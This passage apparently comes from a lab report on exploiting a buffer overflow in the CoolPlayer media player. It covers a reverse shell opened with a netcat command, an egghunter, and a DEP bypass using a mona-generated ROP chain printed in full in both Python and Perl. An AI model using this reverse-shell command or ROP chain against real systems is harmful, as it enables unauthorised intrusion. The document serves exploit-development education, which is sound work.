


Figure 18: Successful Addition of Administrator

2.2.3.2 Reverse Shell

To get a reverse shell on the machine, a windows exec exploit was used. As can be seen in figure 19 below, the command used was 'nc.exe 192.168.2.1 4444 -e cmd.exe'. This means to connect to port 4444 on the machine with ip 192.168.2.1 and run the cmd.exe program.




Figure 19: Windows Exec

From here, saving the shellcode into a txt file and using the same basic script as in previous examples, the exploit was carried out. The shellcode file can be found in appendix J below. As can be seen by the screenshot below, the exploit was carried out successfully and gained a reverse shell on the attacker's machine.




Figure 20: Success Reverse Shell

2.2.4 Exploit using Egghunter

The initial steps for this exploit are the same for the previous exploits, the 'CoolPlayer' program was launched into 'OllyDbg' and run. The only difference again is in the pearl script. In this script, after the JMP ESP, where the shellcode resides in the other exploits, the egghunter code now lies here. After the Egghunter code, there are more NOPs and then the key value and the exploit shellcode. The Egghunter pearl script can be seen in appendix G.

Once the 'CoolPlayer' program is running through 'OllyDbg' then a breakpoint was placed at the JMP ESP memory location. This can be seen in figure 21 below.




Figure 21: JMP ESP Breakpoint

From here, uploading the file skin the program stops at the breakpoint. Analyzing the stack and comparing it to the script. You are able to see the structure of NOPs and the Egghunter code then NOPs again. This can be seen in Figure 22 below.




Figure 22: Comparing code to stack

From here, continuing the program completed the exploit and the calculator appears on screen showing the exploit finishes and is successful. This can be seen in figure 23 below.




Figure 23: Exploit Complete

2.3 Procedure part 2 – DEP (Data Execution Prevention) turned on

2.3.1 Turning on DEP

The second part of the procedure is to prove that the exploit can be carried out with DEP turned on. To turn DEP on, the following steps must be taken. First, right click on 'My Computer' and click on 'Properties', this can be seen in figure 24 below.




Figure 24: My Computer

Next, another window will appear. Along the top of the window there will be an option for 'Advanced'. Clicking on this should display the windows as seen below in figure 25.




Figure 25: System Properties

From here the 'Settings' button under 'Performance' is clicked. This should display the screen as is shown below in figure 26.




Figure 26: DEP on

From here, click on the option for 'Turn on DEP for all programs and services except those I select:' and then select 'Apply' and 'OK'. This will then require the machine to be restarted for the changes to take effect.

2.3.2 Proving Concept of Overflow

Once the machine has been restarted, the same process that is used in section 2.2.1 Proving Concept of Overflow with DEP off is also used to test to see if the application is vulnerable to buffer overflow exploits. Due to already being covered in this paper, this will not be covered again in this section as it would be a repeat of the same method.

2.3.3 Basic Exploit and Explanation

Once it has been proven that a buffer overflow can be carried out. The next step is to carry out a basic exploit, for this a ROP (Return-Orientated Programming) chain is needed to bypass the DEP protection. A ROP chain is where the EIP is used in conjunction with return statements to create a series of commands that gives the tester/attacker control of the stack by turning DEP off. To find a ROP chain that will work,

Immunity Debugger is used in conjunction with the Mona.py python script that was used in previous sections. As can be seen in the screenshot below, the mona command '!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d'' was used to find any ROP chains. Also in the screenshot is the folder in which the results are saved, the file that the results are saved in is 'rop_chains.txt'.




Figure 27: Mona ROP File

From here, a ROP chain must be chosen and converted into Pearl for this project. The Mona python script gives ROP chains in multiple languages including Ruby, Python and JavaScript. In this case, the python chain can be converted into Pearl. This can be completed by simple copy and paste commands in Notepad ++. The original ROP chain can be seen in figure 28 below, with the converted chain in figure 29 below.

rop_chains.txt

```
412     def create_rop_chain():
413
414         # rop chain generated with mona.py - www.corelan.be
415         rop_gadgets = ""
416         rop_gadgets += struct.pack('<L',0x77c28bbe) # POP EBP # RETN [msvcrt.dll]
417         rop_gadgets += struct.pack('<L',0x77c28bbe) # skip 4 bytes [msvcrt.dll]
418         rop_gadgets += struct.pack('<L',0x77c2362c) # POP EBX # RETN [msvcrt.dll]
419         rop_gadgets += struct.pack('<L',0xffffffff) #
420         rop_gadgets += struct.pack('<L',0x77c127e5) # INC EBX # RETN [msvcrt.dll]
421         rop_gadgets += struct.pack('<L',0x77c127e5) # INC EBX # RETN [msvcrt.dll]
422         rop_gadgets += struct.pack('<L',0x77c4e0da) # POP EAX # RETN [msvcrt.dll]
423         rop_gadgets += struct.pack('<L',0x2cfe1467) # put delta into eax (-> put 0x00001000 into edx)
424         rop_gadgets += struct.pack('<L',0x77c4eb80) # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
425         rop_gadgets += struct.pack('<L',0x77c58fbc) # XCHG EAX,EDX # RETN [msvcrt.dll]
426         rop_gadgets += struct.pack('<L',0x77c52217) # POP EAX # RETN [msvcrt.dll]
427         rop_gadgets += struct.pack('<L',0x2cfe04a7) # put delta into eax (-> put 0x00000040 into ecx)
428         rop_gadgets += struct.pack('<L',0x77c4eb80) # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
429         rop_gadgets += struct.pack('<L',0x77c13ffd) # XCHG EAX,ECX # RETN [msvcrt.dll]
430         rop_gadgets += struct.pack('<L',0x77c3aeca) # POP EDI # RETN [msvcrt.dll]
431         rop_gadgets += struct.pack('<L',0x77c47a42) # RETN (ROP NOP) [msvcrt.dll]
432         rop_gadgets += struct.pack('<L',0x77c23181) # POP ESI # RETN [msvcrt.dll]
433         rop_gadgets += struct.pack('<L',0x77c2aacc) # JMP [EAX] [msvcrt.dll]
434         rop_gadgets += struct.pack('<L',0x77c34fcd) # POP EAX # RETN [msvcrt.dll]
435         rop_gadgets += struct.pack('<L',0x77c1110c) # ptr to &VirtualAlloc() [IAT msvcrt.dll]
436         rop_gadgets += struct.pack('<L',0x77c12df9) # PUSHAD # RETN [msvcrt.dll]
437         rop_gadgets += struct.pack('<L',0x77c35459) # ptr to 'push esp # ret ' [msvcrt.dll]
438         return rop_gadgets
439
440     rop_chain = create_rop_chain()
```

Figure 28: Python ROP Chain

```
$buffer .= pack('V',0x77c28bbe);# POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c28bbe);# skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c2362c);# POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);#
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4e0da);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe1467);# put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c4eb80);# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);# XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c52217);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x2cfe04a7);# put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4eb80);# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c13ffd);# XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c3aeca);# POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);# RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c23181);# POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);# JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c34fcd);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);# ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);# PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35459);# ptr to 'push esp # ret ' [msvcrt.dll]
```

Figure 29: Converted Pearl ROP Chain

Taking the converted ROP chain, it can then be used in conjunction with previous scripts used in section 2.2 Procedure part 1 – DEP (Data Execution Prevention) turned off. Taking the previous

CalculatorExploit.pl in appendix D and replacing the NOP's with the ROP chain produces the new script. The new script can be found attached in appendix H.

